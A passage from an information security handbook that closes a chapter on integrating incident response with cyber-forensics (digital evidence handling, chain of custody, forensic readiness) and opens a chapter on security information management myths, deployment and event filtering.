This approach also places IR into the system development life cycle and thus IR considerations should be part of every project undertaken. The inclusion of IR in the system development life cycle allows IR to become a systemwide or enterprise-level event. Although there are numerous usages for the term "enterprise," for this discussion enterprise will refer to large-scale implementation across all business units and inclusive of all IT assets. It is important to have as broad a coverage as possible given that systemwide (enterprise) vulnerabilities and threats are a very real occurrence, thus risk must be dealt with at the enterprise level as opposed to the more "siloed" approach of dealing with business units as unrelated entities. The days of IT risk management being purely a technology or an IT business unit problem are long gone.

Cyber-Forensics Process Model

Let us turn our attention to cyber-forensics and digital evidence and examine a common approach or model. Before we jump into the model it is important that we properly define what is meant by "cyber-forensics" or "computer forensics." Cyber-forensics can be defined as follows (from Mandia and Prosise, 2001; Rogers, 2007):

> The scientific examination and analysis of digital data in such a way that the information can be used as evidence in a court of law.

At first glance this definition appears somewhat simplistic, but upon deeper examination it becomes clear that by focusing on the modality of the evidence (digital), the definition overcomes the tendency to have multiple different terms depending upon the location of the evidence. In the past there have been many a heated debate regarding network forensics versus computer forensics, or small-scale versus large-scale device forensics. The common element in all these is in fact the nature of the evidence—it is digital.*

* One could argue for the inclusion of an electronic evidence as well as a digital, but most electronic or analog materials are converted to digital for the analysis phase, so the argument is considered moot.

Although it is apparent that currently there are only emerging standards and protocols related to cyber-forensics, the underlying framework is rather generic and is derived from the fundamentals of forensic science or criminalistics. The framework focuses on the investigative nature of the activity and can be broken down into the following phases or steps (Rogers, 2007; Rowlingson, 2004; Taylor et al., 2006):

- Identification
- Collection
- Preservation
- Examination
- Analysis
- Documentation and report

Like the IR process model the cyber-forensics process model is an iterative process that follows a logical approach to dealing with both the crime scene and the durative evidence that is digital in nature.

Incident Response versus Cyber-Forensics

There have been numerous discussions and articles published on the topic of IR and cyber-forensics. Some authors take the view that these two terms are analogous, but this is incorrect. Granted, both IR and cyber-forensics are investigative in nature and both tend to deal with incidents in a reactive manner. However, the major difference lies in the standard of proof that is required. Cyber-forensics is a forensic science and by definition the admissibility of evidence is a major consideration with every task or phase. However, IR is concerned with the resumption of business and the return to a steady state—which, it is hoped, will be less vulnerable than before. IR does not by definition or convention deal with admissibility of evidence concerns, nor does it treat each event as having the potential to end in litigation (Kent et al., 2006; Mandia and Prosise, 2001).

Although the objectives and standards of proof for IR and cyber-forensics are somewhat different, they are not mutually exclusive or contradictory activities; they are very complementary. In fact, exemplary IR programs integrate cyber-forensics into their response capacity. When an event triggers the IR process, care is taken to ensure that the admissibility of evidence, chain of custody of evidence, and ability to reproduce the "scene" are taken into consideration. In most cases, the IR and the cyber-forensics teams work in parallel and each team coordinates its actions with those of the other to ensure that nothing is overlooked. This symbiotic relationship has been recognized by the courts in many countries (e.g., United States, Canada), with the passing of guidelines for determining the cost to the victim of the attack in criminal and civil cases. Here the value of the information and the cost to the organization to recover from and investigate the attack (e.g., prorated system administrator and IR team salary costs) are combined to arrive at an aggregate total loss for the victim (exceeding, it is hoped, the magic $5000 mark that has been established for some jurisdictions).

As indicated in Figure 29.1, the introduction of cyber-forensics and the collection and preservation of digital evidence logically occur during different phases of the IR process model. What is very important to understand is that with digital evidence and cyber-forensics, once the evidence

or scene has been contaminated, it cannot be decontaminated; there is no "do over" or "undo" button. Digital evidence and digital scenes are extremely fragile and volatile, and in some cases the evidence has a very short life span.

Digital Evidence

As was stated previously, when dealing with forensic investigations the primary concern is with evidence. Although the focus of this chapter is on digital evidence, we cannot ignore physical evidence or physical crime scenes. In most instances, the digital evidence exists within a physical crime scene. Although we might be looking for spreadsheets, log files, pictures, etc. that are stored on a device, these devices exist in a physical space. The location of the system in a room, how the system or device was physically connected to the network, and what physical access points there were to the room may all be crucial to determining the context of what happened or who had or did not have exclusive opportunity. Although a majority of the incidents investigated are assumed to be the result of external attackers, the reality is that internal attacks are still the most predominant and costly events. With internal attacks, proving unauthorized access or exceeding account privileges may hinge on the physical evidence (e.g., closed-circuit TV and building access logs).

To truly integrate IR and cyber-forensics, it is necessary to reduce the process to its most basic element(s). In our case it is really all about digital evidence management and handling. If we assume that the IR process is fairly well understood and make an even larger assumption that the IR process is reasonably implemented and supported across the organization (i.e., enterprisewide), then the focus needs to be on the digital evidence.

Before moving on to a more detailed discussion of digital evidence management and handling, let us quickly discuss what digital evidence really is and place it within the context of the business environment. So what is really meant by the term digital evidence? One would think that defining digital evidence would be fairly straightforward, yet here again there has been some debate. Rather than getting caught up in semantics, let us turn to the physical domain and criminalistics, which has profited from its history of case law. Saferstein (2004) defines physical evidence as follows:

> Physical objects that establish that a crime has been committed, can provide a link between a crime and its victim, or can provide a link between a crime and the perpetrator (p. 34).

Using this well-established and accepted definition as a foundation, Carrier and Spafford (2003) define digital evidence as follows:

> Digital data that establish that a crime has been committed, can provide a link between a crime and its victim, or can provide a link between a crime and the perpetrator (p. 6).

Within a business environment the digital evidence can encompass the actual data itself, contraband images, rootkits, log files, e-mails, etc. It is obvious that to list all possible examples or sources of digital evidence would be extremely time consuming. However, one of the most common sources or types of digital evidence is based on the concept of records (Ghosh, 2004). As a quick aside, businesses now produce more electronic records than paper records. Records in our

context can be subclassified into (a) computer stored, (b) computer generated, and (c) computer generated and stored (Ghosh, 2004).

a. Computer stored pertains to such items as documents, e-mails, chat logs, and other "records" that capture or record what has been created by a person. Here the technology is not an active entity in the creation of the content but is merely a passive receptacle.
b. Computer generated refers to records created without human intervention (nonhuman generated). These records rely on an automated process (this category is important when addressing the business exception to the hearsay problem). Examples here include output from computer programs, log files, event logs, and transaction records.
c. Computer generated and stored covers records that combine automated process and program outputs with human-generated input. Spreadsheets that contain calculations and formulas (computer) and manually entered data (human) are a good example.

Evidence Management and Handling

Regardless of whether the evidence is record based or not, there are some special considerations that one must be aware of when dealing with digital-based evidence. One of the most important considerations is the legal authority to actually collect the evidence. A number of countries are struggling with the balance between protecting the privacy of the individual, while at the same time allowing private organization and government entities to conduct investigations. Cyberspace has drastically changed the notion of what constitutes a reasonable expectation of privacy (REP); when does one's private space overlap with the public domain?

Reasonable Expectation of Privacy

The concept of REP is fundamental to most countries when defining what is an acceptable or unacceptable search and seizure of information/evidence. Businesses are not immune from these issues, as several jurisdictions have codified rules relating to the monitoring of employees and their activities, even when these individuals are using the technology belonging to the business. Investigators must be extremely careful to ensure that they both have a policy-based authority to take action and are legally allowed to. Corporate counsel should be consulted before taking any action. As a rule of thumb it is usually not a good idea to run afoul of the law when conducting an investigation! Even the most noble of intentions is not an excuse here and places the organization in the uncomfortable position of being open to criminal or civil redress.

Volatility

Digital evidence is very fragile (volatile) and in some cases has a very short life span (e.g., data in cache memory and random-access memory [RAM]). Digital evidence can easily be modified or overwritten either as part of the normal system operation or during the identification and collection phase. Care must be taken to ensure that the evidence is handled in such a manner that any modifications are avoided or at least minimized. In the event that modifications occur (e.g., running programs for live memory analysis), detailed documentation must be made to explain the changes in the state of the scene or the evidence from its original state (state at which it was found by the investigator) and what impact this might have on evidence (Casey, 2006; Mandia and Prosise, 2001; Rogers, 2007).

Volume and Commingling

Given the sheer volume of data these days it should come as no surprise that often the data we are interested in (evidence) is commingled with other data that is of no evidentiary value or, in some cases, mixed in with information that is protected (e.g., lawyer–client and trade secret). Most desktop workstations these days have hard drives in excess of 300 GB and some are now being bundled with 1 terabyte (TB) of storage capacity. Business-class server farms routinely exceed 1 TB of data spread across several drives that may or may not reside in the same geographical location (e.g., grid computing). It is vital that an investigator be sensitive to potential commingling and be aware that it is functionally infeasible to expect to search every possible sector of storage for potential evidence. In response to these issues several jurisdictions have defined specific criteria for determining the scope of "discovery" and usually require a detailed investigative plan to ensure that the investigations are conducted in an efficient and effective manner. In an IR situation in which the authority to search is based on the ownership of the technology, commingling and volume of data are no less of a problem.

Integrity

Maintaining and demonstrating the integrity of the digital evidence is one of the integral in the consideration of admissibility of the evidence. Although the ultimate decision of what is admissible and what will be suppressed is up to a judge, precedent has provided guidance on the criteria that provide for the best chance of the evidence being admissible. The main method for demonstrating or proving that the evidence is an exact copy of the original, in the case of creating forensic copies, or that the data/evidence has not been altered from the original time of collection is through hash functions. These hash functions create a digital fingerprint of the data (128 bits in the case of MD5). The hash totals are extremely sensitive to bitwise changes. Most courts have accepted that if the hash totals match, the data has sufficient integrity.

Chain of Custody

The second most important consideration for evidence in general is the chain of custody. Simply put, the chain of custody deals with the who, what, when, where, and how of the collected evidence over its entire life span, from identification and collection to final disposition. If any part of the chain is broken or is doubtful, the evidence in question may be suppressed. At the very least a break in the chain of custody creates doubt in the minds of a judge, jury, arbitrator, etc., which can have serious ramifications if the evidence or its integrity is disputed.

Digital Evidence Life Cycle

Digital evidence management has a life cycle of its own. This life cycle starts with the initial design of systems to capture evidence and ends with determining the evidentiary "weight" of the data (Ghosh, 2004). In between we have the production of records, the collection of evidence, the analysis and examination of the evidence, and the report or presentation (Ghosh, 2004). This model highlights a key component for integrating computer forensics with IR, "design evidence." Design for evidence literally means that those individuals developing and designing systems and applications must understand digital evidence, its business life cycle, and the

process model. Here again digital evidence management and handling, like IR, should be part of the system and software development life cycle. Systems across the enterprise must be forensically aware or, as Rowlingson (2004) termed it, have forensic readiness. History has shown us that trying to retrofit something onto an already in production system or process is costly and usually ineffective.

Forensic Readiness

As was mentioned earlier, the forensic process needs to be conducted in parallel with any IR actions. To facilitate this, the typical approach of being reactive needs to be modified. Organizations need to be proactive and develop and implement policies, guidelines, and procedures that clearly articulate how the two processes will interact and who will be responsible for overseeing the combined approach and clearly define the so-called rules of engagement (Kent et al., 2006; Rowlingson, 2004). Waiting until one is engaged in the chaos of dealing with an incident is not a good time to start trying to institute this combined model or create policies, etc., literally on the fly; this ad hoc approach is doomed to failure for obvious reasons (numerous organizations bear witness to this fact).

Although it is beyond the scope of this chapter to go into great detail as to how to prepare properly, it is necessary to at least touch on the higher-level concepts that must be considered. Apart from having policies and procedures in place as the National Institute of Standards and Technology (NIST) (Kent et al., 2006) recommends, it is actually necessary to have personnel trained in cyber-forensics. Remember, the skill sets for cyber-forensics are similar to, yet different from, IR skills. It is acceptable to have individuals cross-trained, but do not assume someone with IR training can perform an acceptable cyber-forensics investigation and vice versa. The cyber-forensics training, education, and ongoing skill development will have costs associated with them. But, just as with the IR teams, these costs are marginal compared to the cost of properly dealing with an incident.

An excellent primer on considerations for implementing forensic readiness into the IR process is the NIST-SP800/86 Guideline (Kent et al., 2006). In a nutshell the guideline recommends that organizations:

- Have a capability to perform cyber-forensics,
- Determine a priori who is responsible for cyber-forensics,
- Have incident handling teams with robust forensics capabilities,
- Have many teams that can participate in forensics,
- Have forensic considerations clearly addressed in policies, and
- Create and maintain guidelines and procedures for performing forensic tasks.

Rowlingson (2004) also provides a framework for implementing a "forensic readiness program" that is more focused on the private sector and corporate entities. The ten tasks he lists are similar to the recommendations by NIST but predate the formal publication of the NIST document:

- Define the business scenarios that require digital evidence.
- Identify available sources and different types of potential evidence.
- Determine the evidence collection requirement.
- Establish a capability for securely gathering legally admissible evidence to meet the requirement.

- Establish a policy for secure storage and handling of potential evidence.
- Ensure monitoring is targeted to detect and deter major incidents.
- Specify circumstances in which escalation to a full formal investigation (which may use the digital evidence) should be launched.
- Train staff in incident awareness, so that all those involved understand their role in the digital evidence process and the legal sensitivities of evidence.
- Document an evidence-based case describing the incident and its impact.
- Ensure legal review to facilitate action in response to the incident.

Although policy and procedures are important to ensure that IR and the management and handling of digital evidence interact properly, there are also some technical considerations to forensic readiness (Kent et al., 2006; Mandia and Prosise, 2001; Rogers, 2007; Rowlingson, 2004). These considerations build on the technical capacity to collect meaningful and trustworthy digital evidence. Log and event files are probably the most common sources of information and evidence. But, if the system or network has been completely compromised, then how do we trust these sources of information? If proper care is not taken, then the data collected or the record is not trustworthy enough to be used as evidence, even if it can be trusted to help recover systems and resume business operations.

Given that there has not been a considerable amount of applied testing or implementation of forensic-ready technology at the enterprise network level, it is prudent to discuss this only at the research level. As NIST and Rowlingson (2004) have indicated, the actual design and development of this technology stem from a thorough understanding of IR requirements and sound digital evidence or forensic practices. The current research in the area of forensic readiness of enterprise systems shows promise in several general areas:

- Kernel-level forensic capacity
- Distributed authenticated logging
- Digitally signed and encrypted logs
- Automated live forensic imaging of all affected systems

Hooking into the actual kernel level of an operating system to obtain valid and reliable information on what is being executed and by which process is extremely important. Those working in antivirus research have recognized the need to operate at the kernel level as opposed to any of the higher layers of abstraction; the same holds for obtaining information to be used as evidence.

Logs are a vital and rich source of information and potential evidence as to what transpired and the approximate timeline of events. However, we need to be able to trust the logs from these systems. This can lead to a conundrum: how do we trust logs from systems that we assume have been compromised and thus are now untrustworthy? A possible solution is to distribute the appropriate security and event logs to other systems not part of the primary network. These systems would require proper authentication not tied to any information that may be present on the potentially compromised systems. Although not foolproof, distributed authenticated logging would definitely increase the cost of the attack to the attacker and allow for greater trust of these logs.

Tied to the notion of distributed and authenticated logs is the integrity of the logs themselves. Even if we can show that the logs are trustworthy we need to demonstrate not only that they are a true and accurate recording of the events at the time of recording, but also that they have not been altered at any time from their creation to their presentation or use as evidence in a legal proceeding. A process that automatically signs the logs with a hash total that is stored in a trusted database

and then encrypts the logs that are then stored in an authenticated and distributed manner would be beneficial.*

The ability to collect and analyze live systems and running memory is becoming increasingly more important. Large enterprise systems cannot be taken offline or shut down during the investigative process for business or technical reasons. Likewise, shutting down a system with 1–16 GB of RAM results in the loss of a great deal of potential evidence. However, how to collect the evidence with a live system in a forensically sound matter is difficult. To perform the collection one must load code or execute an operation on the suspected system, thus changing the state of the system and potentially overwriting evidence that may have been in memory. This is not a comfortable situation considering that forensics is concerned about the admissibility of any derived evidence. The ability to analyze the content of memory, etc., once collected is beyond the scope of this discussion but suffice to say it is rather difficult. The reality is that live system and memory collection and analysis will soon surpass the current approach of dealing with a powered-off (in a forensically sound manner, it is hoped) or "dead" analysis.

Summary

The business environment is a seemingly constantly changing landscape. The demands placed on information security professionals is also changing to meet the new demands of business and technology. The ability to conduct effective and proper investigations is now a standard requirement for most organizations. This requirement has arisen due to various forces such as regulatory compliance, requests for discovery that include ESI, and the almost ubiquitous use of technology by businesses in general.

We are in a similar position today with cyber-forensics (digital evidence management and handling) that we were in about five years ago with IR. Organizations today are struggling with implementing digital forensic capabilities into their enterprise-level response processes and many are taking shortcuts and liberties with the management and handling of digital evidence. This is an extremely slippery slope that has some very serious and tangible consequences to businesses. Dealing with digital evidence occurs within the context of a forensic event and by its very nature carries the requirements and obligations related to the admissibility of evidence into a legal or quasi-legal arena. Criminal and civil liability considerations must be taken into account; this illustrates the fact that although cyber-forensics and IR are related processes they are not identical and must be treated as such.

Digital evidence has its unique characteristics and considerations that traditional physical evidence does not necessarily have, yet at the same time digital evidence resides in physical space. It is, therefore, important to understand the life cycle of digital evidence, its uniqueness, and where digital evidence management and handling fit into the IR process. IR and digital evidence management and handling are not mutually exclusive processes. Both models have considerable overlap and in some cases are mutually dependent upon each other. The key to combining these two investigative models or tools successfully is prior planning, such as developing policies, guidelines, and procedures that address both. IR and cyber-forensics teams as well as managers need to be

* One could argue that the database hash totals could be altered and thus they must be signed, etc., until we collapse under the weight of the infinite loop of signing the signer. Fortunately, the courts have recognized that at some point it is necessary to trust a person unless evidence exists to the contrary. Thus, unless proved otherwise, the database administrator could testify that nothing was altered.

properly cross-trained for everyone involved to understand the dependencies that each process has and the effect, if any, that certain actions may have on the other's primary goal.

Management needs to abandon the outdated notion that dealing with digital evidence will slow down or impair the time of recovery. With increased public and government scrutiny, speedy business resumption must be tempered with the proper mix of patience and strategic thinking. Knee-jerk reactions to incidents are no longer appropriate and are actually more costly in the long run. It seems plausible that attacks against our enterprise IT infrastructures from both external and internal sources will continue to grow before any type of plateau occurs. Thus, we must use and adapt security controls and tools to aid us in our effort to protect our systems and our information. The combining of process models and tools such as IR and digital evidence management and handling is a prime example of the synergistic activities that must continue if we are to deal effectively with the risk that we face today and will face tomorrow.

References

Carrier, B., and Spafford, E. (2003). Getting physical with the digital investigation process. *International Journal of Digital Evidence,* 2(2).

Casey, E. (2006). Investigating sophisticated security breaches. *Communications of the ACM*, 49(2), 48–54.

Ghosh, A. (2004). *Guidelines for the Management of IT Evidence.* Paper presented at the APEC Telecommunications and Information Working Group: 29th Meeting. Retrieved November 1, 2006, from http://unpan1.un.org/intradoc/groups/public/documents/APCITY/UNPAN016411.pdf.

Kent, K., Chevalier, S., Grance, T., and Dang, H. (2006). *NIST SP800-86: Guide to Integrating Forensic Techniques into Incident Response*. Retrieved January 5, 2007, from http://csrc.nist.gov/publications/nistpubs/800-86/SP800-86.pdf.

Mandia, K., and Prosise, C. (2001). *Incident Response: Investigating Computer Crime.* New York: McGraw-Hill.

Rogers, M. (2007). Law, regulations, investigations and compliance. In H. Tipton and K. Henry (Eds.), *Official (ISC)*^{2} *Guide to CISSP CBK* (pp. 683–718). Boca Raton, FL: Auerbach.

Rowlingson, R. (2004). A ten step process for forensic readiness. *International Journal of Digital Evidence*, 2(3).

Saferstein, R. (2004). *Criminalistics: An Introduction to Forensic Science.* Upper Saddle River: Pearson Education.

Schultz, E., and Shumway, R. (2002). *Incident Response: A Strategic Guide to Handling System and Network Security Breaches*. Indianapolis, IN: New Riders.

Taylor, R., Caeti, T., Loper, D. K., Fritsch, E., and Leiderbach, J. (2006). *Digital Crime and Digital Terrorism*. Upper Saddle River, NJ: Pearson Prentice Hall.

Chapter 30

Security Information Management Myths and Facts

Sasan Hamidi

Contents

Introduction
Motivation
Background
Clarification of Terms—Technology Defined
Log Aggregation
Centralized Management
Real-Time Analysis
Correlation of Events
Forensics Analysis
Incident Response Handling
Challenges
    Deployment
    Configuration
    Agent Coverage
    Rules
    Event Filtering
Deployment Tips
Conclusion

Introduction

In February 2007, I was part of a panel at the RSA Conference addressing the subject of security information management or SIM. The panel consisted of industry practitioners, specifically those who had implemented this somewhat new and complex technology. It was intended to serve as a "lessons learned." However, I soon realized that the one hour dedicated to this issue was not even a particle of dust in the vast space of this subject. First of all, there seems to be a great deal of confusion regarding the nomenclature itself. So, if SIM stands for security information management, then what is SEM (security event management)? Are the technologies the same? If yes, why the different acronyms, and if no, what are the similarities and differences? I was besieged after the panel by attendees and those who could not attend for the lack of space in the massive room. The questions were mostly about fundamentals and how this technology could be smoothly implemented (normally SIM is not synonymous with words such as "smooth," "easy," "eventless," etc.).

Motivation

Originally, when I was asked to write about this subject, I thought that it would be appropriate to dedicate the entire paper to the fundamentals. However, I realized that by having implemented this technology (pardon the use of the word "technology" as it is a loose fit—I will explain later) two years earlier, the experience gained was not only very relevant, but also incredibly valuable. One can Google the vast databases of the Internet and find hundreds of hits on this subject but it would be extremely difficult to find an actual implementation case, from beginning to the end (the word "end" does not really apply in this context because the implementation and operation of a SIM resemble the mathematical equivalent of the old classic "Gideon's Trumpet," where the issue at hand does not have an end or a "limit"). I should mention that I am a big advocate of the "Socrates" method of teaching and presentation, in which the subject is explained using actual "cases" and real-world examples, rather than merely defining the terms and implementation conditions. (This method of teaching is utilized by many law schools as cases are studied and adjudications analyzed to understand their relevance to laws).

Background

In the mid-1990s, it became apparent that manual analysis of logs belonging to critical systems (UNIX in particular) was not practical. Systems administrators began to write "scripts" that would search through megabytes of data for certain events. For example, if the number of unsuccessful log-in attempts exceeded a certain threshold, the script would make a note. Other searches looked for direct "root" access and guest accounts. The practice became standard mainly in the UNIX community. The problems with this method were multifold:

1. The Windows operating system did not have the flexibility of UNIX; scripts could not be easily written and did not extend to many events.
2. The strength of this method was only as good as the script including many of the common events (and even then, there were always some that were missed or overlooked).
3. The results would be dumped into a file, which would then be reviewed by an administrator or security personnel. In almost all cases, the results were not available until the next day or days later.

All of the above issues would then render the script method ineffective. It was not until a few years later that vendors used this methodology and designed software to address some of its shortcomings. However, it took a few more years before these products matured.

In addition to the obvious security advantages, the new generation of SEM tools (as they were referred to in the early 2000s) addressed another much needed issue, compliance. Section 404 of the Sarbanes–Oxley Act of 2002 required publicly held companies to review financially relevant systems' security events (in-scope systems) and document them for internal and external auditors' inspection. These "controls" (as they are referred to by the Act) required that organizations devise policies and procedures to retain and review logs of in-scope systems.

Clarification of Terms—Technology Defined

Earlier I mentioned the use of SIM and SEM. To add to the confusion, there are other terms such as "log management," "event funneling," "log aggregation," and a few others that are less common. It would not be prudent to define and analyze all these terms, as they are all so very loosely or, in some cases, tightly coupled. Instead, the clarification will consist of explaining what the technology is intended to address, and it would be up to the reader to use an appropriate term to frame it. For the purposes of this discussion and simplicity, we will refer to this "technology" as SIM. SIM also happens to be the word chosen by the information security industry today.

In a way, SIM brought together all of the areas mentioned earlier. It incorporated all of the concepts mentioned and more.

1. It made it possible to aggregate logs of many different systems with various formats (normalization of logs).
2. It centralized the management of security events (or security information), making it possible to build sophisticated and effective security operation centers (SOCs).
3. It allowed real-time analysis of events, which previously was not possible. The term "real time" is somewhat misleading, however, because network and system delays do not make alerting available instantaneously.
4. It provided correlation and intelligence; perhaps the most important and notable characteristic of SIMs. Without "C&I" these systems would be just glorified log aggregators.
5. It improved forensics analysis of events.
6. It improved incident response handling.

Log Aggregation

Linux, Solaris, Windows, Cisco IOS, mainframes, firewalls, intrusion detection and prevention systems with proprietary operating systems (IDS/IPS), and other platforms make it impossible to feed events directly to a correlation engine (CE; explained later). If all these platforms employed the UNIX "syslog" format, it would make it much easier for the SIM's CE to understand and decipher the messages; but, clearly, that is not the case. Checkpoint uses its own proprietary format, and then there are SNMP traps. In this case, "normalization" of logs is an absolute requirement. Normalization is the process of reducing the complex structure of data into a simple form without losing all its attributes

and characteristics. Once the data is normalized it is then fed into the correlation engine (SIM vendors employ many different architectures; however, the underlying premise remains constant).

Centralized Management

With today's complex networks, multiple data centers, global hubs, disaster recovery sites, and many flavors of platforms, the information security well-being of organizations depends on how well the millions of events generated by these systems are collected and analyzed. Centralization of data allows the otherwise disparate and seemingly unrelated information to be gathered, analyzed, and presented as a single source. This is crucial in building a successful SOC. An organization with a well-designed and deployed SIM funnels events from everywhere in the network into a central console that is being monitored by level I or level II support personnel. The advantage is that information sharing becomes much more robust and the speed by which incidents are responded to is improved. Add this to the capability of many SIMs with built-in IPSs and one can have instantaneous shunning of attacks. Of course, a great deal more thought should be given to activating the IPS capabilities of SIMs as they can block legitimate production traffic as well.

Real-Time Analysis

Earlier I mentioned the archaic practice of writing scripts to search system logs for security events. I also wrote that it could be days before the results would be available for review by system administrators. In some cases, this delayed reaction could cost companies hundreds and even millions of dollars. A brute force attack would have bells ringing through a SIM-based solution. Alerts can be routed to the Help Desk, the SOC, the enterprise operation center (EOC), e-mail accounts, cell phones, pagers, and PDAs. The delay in response would be reduced from days to minutes practically. This improvement would have a direct impact in terms of not only reducing the risk of financial loss but also avoiding embarrassing and negative media coverage. In essence, real-time analysis closes the gap between incident and response.

Correlation of Events

There are many catchy words and phrases in today's IT world—words designed to make a technology sexy and slick. In my 20 years of experience in this industry I have heard it all; and frankly, I have never been a fan of using such terminology. From time to time, a word comes along that perfectly describes the underlying premise, theory, or technology. I believe "correlation" is one of those words. One does not have to dig deep to figure out what correlation means when it is put in the context of security events. Sure, there may be some confusion as to its true benefits, or how it actually works, but there is never a doubt as to its meaning.

In a typical network, there are routers, switches, firewalls, Web servers, Web applications, etc. Each component generates messages either because of its own internal design or as it processes data. The components communicate with one another and in doing so generate more messages. There are interactions between E-Commerce systems, Web application servers, databases (more likely placed inside the network segmented by firewalls), and other pieces of the infrastructure spread out through the entire enterprise. It would be nearly impossible for typical human resources to sift through and decipher all these messages and even more challenging to make sense of events that

happen separately but almost simultaneously in different areas of the network. This is certainly a daunting task. Event correlation provides the following:

1. It reduces the amount of traffic by setting thresholds for certain alerts—for example, instead of generating thousands of alerts "root log in" the threshold is set to three messages per minute.
2. It makes sense of seemingly unrelated anomalies and tries to establish a relationship among them—for example, a Domain Name System (DNS) poisoning attack launched simultaneously in different parts of the network. The event correlator determines that the attacks have the same source IP and orders boundary routers and firewalls to modify their ACL and rule sets to block the address.
3. It translates complex data to detect whether traffic is safe.

Forensics Analysis

The term real-time forensics is new; the concept, however, is not. The technology has been on the wish list of many security personnel. In the traditional forensics world, after an incident has occurred, one would gather logs and events, collect hard drives, bring production systems to a halt, freeze applications, interview employees, call in the experts to tear apart TCP/UDP packets, and perform a slew of other dizzying tasks that could take up tremendous human and financial resources. This linear approach to forensics analysis could take days or even weeks to complete the analysis; by then, the organization may have lost valuable proprietary data and the perpetrator would have been able to clean up their footprints. The new "parallel forensics processing" is a combination of intelligence, correlation, and real-time processing of security events that do not take place sequentially. It is important to note that, even with the sophistication of SIMs today, a comprehensive and robust incident response policy is absolutely critical to the overall effectiveness of incident handling.

Correlation is an integral part of modern SIM systems. As a matter of fact, one of the most important criteria that I recommend for the evaluation of an effective SIM is how well the CE responds to disparate attacks, which can be simulated using common tools (such as Nmap).

Incident Response Handling

One of the very first tasks that I undertook as the chief information security officer of my company was to write a comprehensive and robust incident response policy (IRP). I cannot stress the importance of a well-written and practical IRP. Aside from the obvious benefits of having an IRP (I will not go into explaining the typical benefits, as it is one of the most saturated subjects of information security), it is mandated by legislative and regulatory statutes, such as Sarbanes–Oxley, Section 404. And for those organizations that process credit cards, the Payment Card Industry Data Security Standards compel them to have one as well. However, having been the author and implementer of many IRPs, I have learned that even the best documents can suffer from what I refer to as "field challenges." Field challenges consist of the following:

1. The time that it takes to collect forensics information.
   a. Determining which systems/applications have been compromised.
   b. Preserving the evidence according to the "chain of custody" rules.
   c. Traveling to multiple locations to do (a) and (b).

d. Halting systems that may have been compromised but are not yet determined as such (sometimes infected systems do not exhibit abnormal behavior and time is needed to search through system and application logs to make this determination).
e. Interviewing systems administrators, developers, security staff, etc.

2. Examination of information collected.
   a. Look through hard drives and system and application logs. If forensics tools and in-house expertise are not available, media and logs must be sent off-site for analysis.
   b. Look though hand-written notes collected from interviews and other observations.
3. Reporting: Place all findings in a manner understandable for management and law enforcement.

For the sake of simplicity I have kept the above to only three items; a more detailed and comprehensive list could include more than ten items. What does this all mean? All of the above efforts translate into time—time that a security officer does not have. A typical information security incident could sometimes take up to 30 days to investigate. A well-designed and configured SIM with detailed forensics capabilities, such as "deep packet inspection," could reduce the incident response time to hours, even minutes, versus days or maybe even months. In cases in which deep packet inspection is required to determine the type of attack, source or destination spoofing, and payload changes, manual examination of these packets is nearly impossible. Even if there is resource constraint, time is a factor. SIMs equipped with this type of analysis will take the examiner directly to the infected packet and by clicking through hyperlinked areas show the exact bit impacted. This is a tremendous gain in terms of time and resources. Almost all SIMs come equipped with reporting capabilities that enable the user to generate incident reports in a matter of minutes. Canned and custom reports provide flexibility and ease for security officers.

Challenges

As most technologies make certain tasks not only possible but more efficient and accurate (like sifting through gigabytes of log data), they also present unintended challenges that in some cases, at least initially, require tremendous resources and expertise to overcome. SIMs are not immune to this "side effect." In this case, however, the efforts are well worth it; the end result could be a state-of-the-art SOC with the SIM as its core component. This is an important point, because the investment in a typical SIM is so high that tearing it down and starting over would not be practical in most cases.

In the following, I have highlighted several challenges based on personal experience, although I must confess that there may be other challenges that others may have faced that are not well publicized.

Deployment

A badly deployed SIM could have grave consequences. A false sense of security is perhaps the most prevalent. I have explained in more detail deployment strategies, again, based on my personal experience. Although I had researched SIMs for years and have written extensively about them, the practical experience of deploying one is invaluable.

Configuration

There are many checks and balances to consider when configuring a SIM; for example, checking "agents" for reporting and database issues. A misconfigured SIM will not be effective.

Agent Coverage

To maximize the effectiveness of SIMs one must make sure that all platforms are covered. At the time of my evaluation (early 2004), no vendor provided support for all the platforms spelled out in my request for proposal, and only one was willing to develop one for a particular platform. For proprietary platforms and applications, one must consider SIM vendors who are willing to work with their clients to develop the right agents. Make sure that your contract includes service level agreements with regard to this issue.

Rules

Many SIMs employ a combination of behavior-based modeling and rules to catch anomalies. The systems are generally shipped with a set of canned rules, signatures designed to catch many of the common forms of attacks. Some SIMs, such as netForensics, offer a set of rich graphical tools that allow the user to devise new rules without the use of complicated script languages. As SOC personnel and security engineers become familiar with the system and the environment that it monitors, they can build custom rules targeting a set of specific events. However, even with the existence of these tools, writing effective correlation rules is very challenging. I would recommend attending the SIM's technical training (almost all SIM vendors offer extensive off-site training that includes a day or two on the subject of rules).

Event Filtering

Perhaps the most complex and challenging of all implementation tasks; as I have mentioned several times, network components generate gigabytes of data that funnel into the SIM's databases. The correlation and rules engines pour through this data attempting to make sense of them. In the process, thousands of alarms are generated that include "false positives" and "false negatives." False positives are alerts that indicate a potential issue when in fact there is none. A false negative (which happens to be an even bigger concern) is when an anomaly is missed by the SIM. Initially, after deployment, it would be safe to assume that at least 50% of the generated alerts are false positives. These could be normal chatter among various network components such as the Virtual Router Redundancy Protocol between firewalls for failover. It takes weeks, if not months, for dedicated and knowledgeable security staff to pore over these messages, identify their sources and destination, perform research, contact the SIM vendor, and work with system administrators to eliminate them.

Below are some guidelines for message filtering:

1. Stop message flow from the source—a responsible system administrator will turn off messaging for a specific event at the source.
2. Stop message flow at SIM—rules can be written to ignore the message. Action can be "drop," which eliminates the message altogether from the database, or "store," which means ignore the message but keep it in the database for future use. Future use could include forensics and compliance.
3. Examine the "canned" rules and write rules customized for your environment (please see more on this topic later).

I found that in the process of message filtering, finding systems that are misconfigured is not uncommon. During the 16 weeks of intense alert filtering, we discovered several UNIX and Windows

